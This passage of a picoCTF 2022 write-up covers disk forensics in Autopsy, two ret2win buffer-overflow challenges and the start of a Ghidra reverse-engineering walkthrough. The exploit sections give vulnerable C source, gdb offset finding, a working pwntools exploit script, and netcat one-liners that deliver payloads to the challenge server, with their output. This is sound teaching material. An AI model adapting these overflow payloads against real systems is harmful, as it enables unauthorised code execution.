
2. **Type**
Please select if this image file is for a disk or a single partition.
[✓ Disk] Partition

3. **Import Method**
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
[✓ Symlink] Copy Move

NEXT

Figure 47: Sleuthkit Apprentice Automated Analysis with Autopsy III

Then autopsy will do most of the work for you and identify the partitions on the disk you want to upload. The only other option you need to enable is the options to verify the hash of the image after the upload process to check just in case the image is corrupted.


Collecting details on new

localhost:9999/autopsy?mod=0&view=14&host=host1&case=picoCTF2022_Sleuthkit_Apprentice_

Verify hash after importing? [✓]

File System Details

Analysis of the image file shows the following partitions:


Partition 1 (Type: Linux (0x83))
Add to case? [✓]
Sector Range: 2048 to 206847
Mount Point: /1/ File System Type: ext

Partition 2 (Type: Linux Swap / Solaris x86 (0x82))
Add to case? [✓]
Sector Range: 206848 to 360447
Mount Point: /2/ File System Type: raw

Partition 3 (Type: Linux (0x83))
Add to case? [✓]
Sector Range: 360448 to 614399
Mount Point: /3/ File System Type: ext

Figure 48: Sleuthkit Apprentice Automated Analysis with Autopsy IV

The next step is to analyze one of the partitions, in this case the third partition was chosen.


Open Image In picoCTF20

localhost:9999/autopsy?mod=0&view=16&case=picoCTF2022_Sleuthkit_Apprentice_TESTING&ho


icoCTF2022_Sleuthkit_Apprentice_TESTING
ost1

Select a volume to analyze or add a new image file.

	mount	name	fs type	
○	disk	disk.flag.img-disk	raw	details
○	/1/	disk.flag.img-2048-206847	ext	details
○	raw	disk.flag.img-206848-360447	raw	details
●	/3/	disk.flag.img-360448-614399	ext	details

Figure 49: Sleuthkit Apprentice Automated Analysis with Autopsy V

After analyzing the partition, you need to click on the file analysis tab and view the root directory and its contents as shown in the figure below.



```
++++/diag
++++/dosutil
++++/efi64
+++/nano
++/lib
+++/engines-1.1
+++/pkcs11
+++/modules-load.d
+++/ssh
++/local
+++/bin
+++/lib
+++/share
++/libexec
+++/ifupdown-ng
+++/p11-kit
+/bin
+/sbin
+/media
++/cdrom
++/floppy
++/usb
+/mnt
+/opt
+/root
++/my_folder
+/run
```

Current Directory: /3/ /root/ /my_folder/


Del	Type dir / in	Name	Written	Accessed	Changed	Size	UID	GID
	d / d	../	2021-09-29 21:07:06 (EEST)	2021-09-29 21:07:07 (EEST)	2021-09-29 21:07:06 (EEST)	1024	0	0
	d / d	./	2021-09-29 21:09:50 (EEST)	2021-09-29 21:09:52 (EEST)	2021-09-29 21:09:50 (EEST)	1024	0	0
✓	r / r	flag.txt	2021-09-29 21:10:02 (EEST)	2021-09-29 21:10:02 (EEST)	2021-09-29 21:10:02 (EEST)	42	100	10
	r / r	flag.uni.txt	2021-09-29 21:08:48 (EEST)	2021-09-29 21:08:29 (EEST)	2021-09-29 21:08:48 (EEST)	60	0	0

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note
File Type: data

```
Contents Of File: /3/root/my_folder/flag.uni.txt
[redacted]
```

Figure 50: Sleuthkit Apprentice Automated Analysis with Autopsy VI

As you can see in the figure above, we are able to view the contents of the "flag.uni.txt" file and get the flag. If you wanted, you could also export that file to your directory as shown below.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat vol4-3.root.my_folder.flag.uni.txt
picoCTF{[redacted]
```

Figure 51: Sleuthkit Apprentice Automated Analysis with Autopsy VII

Buffer Overflow 2 and Wine (Binary Exploitation 300 points)


The next 2 challenges are binary exploitation challenges on the 300 points category. The first challenge is the continuance of the "buffer overflow 1" challenge. We are given a binary, its source code and access to the server running it and we are tasked with overflowing the buffer and controlling the return address and arguments. This is another ret2win scenario but this time with arguments. First, we run the "file" and "checksec" commands and we find that we are working with a 32-bit binary that's not stripped and only has nx bit enabled. Nx bit (no-execute) is a technology that's used to protect against buffer overflows. It allows to mark each memory page as being allowed or disallowed for code execution. This means that we basically won't be able to execute code off the stack. Let's go back to the challenge. The first thing we need to do is analyze the source code.

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <sys/types.h>

#define BUFSIZE 100

#define FLAGSIZE 64

void win(unsigned int arg1, unsigned int arg2) {

  char buf[FLAGSIZE];

  FILE *f = fopen("flag.txt","r");

  if (f == NULL) {

    printf("%s %s", "Please create 'flag.txt' in this directory with your",

                    "own debugging flag.\n");

    exit(0);

  }

  fgets(buf,FLAGSIZE,f);

  if (arg1 != 0xCAFEF00D)

    return;

  if (arg2 != 0xF00DF00D)

    return;

  printf(buf);

}

void vuln(){

  char buf[BUFSIZE];

  gets(buf);

  puts(buf);

}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();

  setresgid(gid, gid, gid);

  puts("Please enter your string: ");

  vuln();

  return 0;

}
```

Code 16: Buffer Overflow 2 Source Code

From the source code, we find that the program calls the “gets” function after calling the “vuln” function without filtering the user input which means that the program is vulnerable to buffer overflows. There is a “win” function that loads and prints the flag. However, the difference between this challenge and the previous buffer overflow challenge is that if the arguments the “win” function is called with don’t match “0xCAFEFOOD” and “0xFOODFOOD”, the “win” function returns and doesn’t print the flag. So, what we need to do in order to solve the challenge is find the offset, find the address of the “win” function, overflow the buffer and replace the return address with the address of “win” and control the 2 arguments so that they match with the static values. We need to find the offset, let’s do that with gdb with the same commands as in the previous buffer overflow challenge:

```
pattern create 200
run
pattern offset $eip
```



```
$eip   : 0x62616164 ("daab"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcf70|+0x0000: "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]"    ← $esp
0xffffcf74|+0x0004: "faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabra[...]"
0xffffcf78|+0x0008: "gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsa[...]"
0xffffcf7c|+0x000c: "haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabta[...]"
0xffffcf80|+0x0010: "iaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabua[...]"
0xffffcf84|+0x0014: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"
0xffffcf88|+0x0018: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"
0xffffcf8c|+0x001c: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616164

[#0] Id 1, Name: "vuln", stopped 0x62616164 in ?? (), reason: SIGSEGV

gef➤  pattern offset $eip
[+] Searching for '$eip'
[+] Found at offset 112 (little-endian search) likely
[+] Found at offset 304 (big-endian search)
gef➤  disass win
Dump of assembler code for function win:
   0x08049296 <+0>:     endbr32
   0x0804929a <+4>:     push   ebp
   0x0804929b <+5>:     mov    ebp,esp
```

Figure 52: Buffer Overflow 2 Identify Offset


From the figure above, we see that we need to supply 112 bytes in order to reach exactly at the return address. We also found that the address of “win” is “0x08049296”. We know from the source code the static values that the arguments of “win” must be equal to. Another thing you should be aware of is that when we call the “win” function with the appropriate arguments, it’s going to think that it is being called normally so it will need a return address. In this case, we will use the return address of “main” which is “0x08049372”. We now have everything we need to exploit the program running on the remote server. Instead of using “echo” or the “python3” method to deliver the payload to the server and retrieve the flag, I created the following small script in python that exploits the program.

```
#!/usr/bin/env python3
import argparse
import pwn


parser = argparse.ArgumentParser()
parser.add_argument("host", type = str, help = "The hostname or ip address to connect to")
parser.add_argument("port", type = int, help = "The port to connect to")
arguments = parser.parse_args()


binary = pwn.ELF("./vuln")


offset = 112
eip = pwn.p32(binary.symbols["win"])
retaddress = pwn.p32(binary.symbols["main"])
arg1 = pwn.p32(0xCAFEF00D)
arg2 = pwn.p32(0xF00DF00D)


payload = b"".join([b"A"*offset, eip, retaddress, arg1, arg2, b"\n"])


if not arguments.host or not arguments.port:
        pwn.warning("You need to supply target host and port")
        exit()


conn = pwn.remote(arguments.host, arguments.port)
conn.sendline(payload)
print(conn.recvall().decode("latin-1"))
```

Code 17: Buffer Overflow 2 Exploit

Simply run the python program above in the same directory as the “vuln” binary specifying the appropriate host and port and it will retrieve the flag for you. Alternatively, you can also use the following command:

```
python3 -c "import sys; sys.stdout.buffer.write(b'A'*112+b'\x96\x92\x04\x08\x72\x93\x04\x08\x0d\xf0\xfe\xca\x0d\xf0\x0d\xf0\n')" | nc saturn.picoctf.net 54837
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py saturn.picoctf.net 54837
[*] '/home/kali/Downloads/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to saturn.picoctf.net on port 54837: Done
[+] Receiving all data: Done (218B)
[*] Closed connection to saturn.picoctf.net port 54837
Please enter your string:
ð
picoCTF[redacted]Please enter your string:
```


Figure 53: Buffer Overflow 2 Exploit

For the second challenge, we are tasked with solving another buffer overflow challenge. This challenge doesn’t have any significant difference with the other buffer overflows we solved with the only difference being that we have a windows executable instead of an elf file. We are given the executable and its source code so let’s start by analyzing the source code to identify the vulnerability.

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <sys/types.h>

#include <wchar.h>

#include <locale.h>

#define BUFSIZE 64

#define FLAGSIZE 64


void win(){

  char buf[FLAGSIZE];

  FILE *f = fopen("flag.txt","r");

  if (f == NULL) {

    printf("flag.txt not found in current directory.\n");

    exit(0);

  }

  fgets(buf,FLAGSIZE,f); // size bound read

  puts(buf);

  fflush(stdout);

}

void vuln()

{

  printf("Give me a string!\n");

  char buf[128];

  gets(buf);

}

int main(int argc, char **argv)

{

  setvbuf(stdout, NULL, _IONBF, 0);

  vuln();

  return 0;

}
```

Code 18: Wine Source Code

We got another "gets" function that's called to grab the user input without any checks to the user input at all. Since there is no difference between this and other buffer overflows, it’s another ret2win challenge, let’s follow the methodology we have learned so far. First, we need to find the offset so let’s “objdump” this time.




```
/vuln
...skipping
004015a9 <_vuln>:
  4015a9:       55                      push   %ebp
  4015aa:       89 e5                   mov    %esp,%ebp
  4015ac:       81 ec 98 00 00 00       sub    $0x98,%esp
  4015b2:       c7 04 24 35 40 40 00    movl   $0x404035,(%esp)
  4015b9:       e8 c6 10 00 00          call   402684 <_puts>
  4015be:       8d 85 78 ff ff ff       lea    -0x88(%ebp),%eax
  4015c4:       89 04 24                mov    %eax,(%esp)
  4015c7:       e8 d0 10 00 00          call   40269c <_gets>
  4015cc:       90                      nop
  4015cd:       c9                      leave
  4015ce:       c3                      ret

004015cf <_main>:
  4015cf:       55                      push   %ebp
  4015d0:       89 e5                   mov    %esp,%ebp
  4015d2:       83 e4 f0                and    $0xfffffff0,%esp
  4015d5:       83 ec 10                sub    $0x10,%esp
```

Figure 54: Wine Identify Offset

The value “0x88” above the call to the “gets” function is 136 in decimal and is the argument of the “gets” function. By calculating 136 plus another 4 bytes due to old ebp since this is a 32-bit program, we find that the offset is 140 bytes. Therefore, we need to provide 140 bytes to reach exactly at the return address. We also need to find the address of “win” which can be found easily with “objdump” and is “0x00401530”. It seems we have everything we need to exploit the program running on the remote server. Let’s use the following “python3” command to deliver the payload to the server:

```
python3 -c "import sys; sys.stdout.buffer.write(b'A'*140+b'\x30\x15\x40\x00\n')" | nc saturn.picoctf.net 59404
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*140+b'\x30\x15\x40\x00\n')" | nc saturn.picoctf.net 59404
Give me a string!
picoCTF[redacted]
Unhandled exception: page fault on read access to 0x7fec3900 in 32-bit code (0x7fec3900).
Register dump:
 CS:0023 SS:002b DS:002b ES:002b FS:006b GS:0063
 EIP:7fec3900 ESP:0064fe84 EBP:41414141 EFLAGS:00010206(  R- --  I   - -P- )
 EAX:00000000 EBX:00230e78 ECX:0064fe14 EDX:7fec48f4
 ESI:00000005 EDI:0021d6b0
Stack dump:
0x0064fe84:  00000000 00000004 00000000 7b432ecc
0x0064fe94:  00230e78 0064ff28 00401386 00000002
0x0064fea4:  00230e70 006d0da0 7bcc4625 00000004
0x0064feb4:  00000008 00230e70 0021d6b0 00874e0f
0x0064fec4:  17b7af76 00000000 00000000 00000000
0x0064fed4:  00000000 00000000 00000000 00000000
Backtrace:
=>0 0x7fec3900 (0x41414141)
0x7fec3900: addb        %al,0x0(%eax)
Modules:
Module  Address                 Debug info      Name (5 modules)
PE        400000-  44b000       Deferred        vuln
PE      7b020000-7b023000       Deferred        kernelbase
PE      7b420000-7b5db000       Deferred        kernel32
PE      7bc30000-7bc34000       Deferred        ntdll
PE      7fe10000-7fe14000       Deferred        msvcrt
Threads:
process  tid      prio (all id:s are in hex)
00000008 (D) Z:\challenge\vuln.exe
```

Figure 55: Wine Exploit

Bbbbloat and Unpackme (Reverse Engineering 300 points)

These are the first and only reverse engineering challenges on the 300-point category so there is going to be a jump in difficulty. Unlike previous reverse engineering challenges, from here on out we will be forced to use automated reverse engineering tools like ghidra, radare2, ida pro in order to reverse engineer binaries that are given to us and retrieve the flags. For the next reverse engineering challenges, we are given 2 binaries that we are supposed to reverse engineer and retrieve the flag. For the first challenge, we are given a 64-bit binary written in C that's stripped and we are not given access to the source code. We verify those things with the "file" command. When running the binary, it asks the user for a specific number using the string "What's my favorite number?". We obviously don't know the answer and after entering something random, it displays an error because we don't didn't provide the correct answer. Before using an automated tool to reverse engineer the binary like ghidra or ida pro, I first like to use "ltrace" , "strace" as well as the "strings" commands to see if I can discover something useful or even find the flag sometimes. The "strace" command is used to trace system calls and signals while the "ltrace" command is used as a library trace caller. You can check the binary using "ltrace" and "strace" with the following command:

```
strace bbbbloat
```

```
ltrace bbbbloat
```

Nothing useful is returned from both those commands as well as the “string” command so the next step is to reverse engineer the binary. For reverse engineering C programs, I personally prefer ghidra and ida pro while also using radare2 from time to time. In this case, we will use ghidra although I do recommend that you also get accustomed with ida pro as well. After running ghidra and creating a project with a random name (it doesn’t matter what name you choose), we open the code browser tool from the ghidra tool chest. First, the binary needs to be loaded into ghidra. In order to do that, simply import the binary by clicking on the “file” tab on the code browser and simply clicking “import” as shown in the figure below.

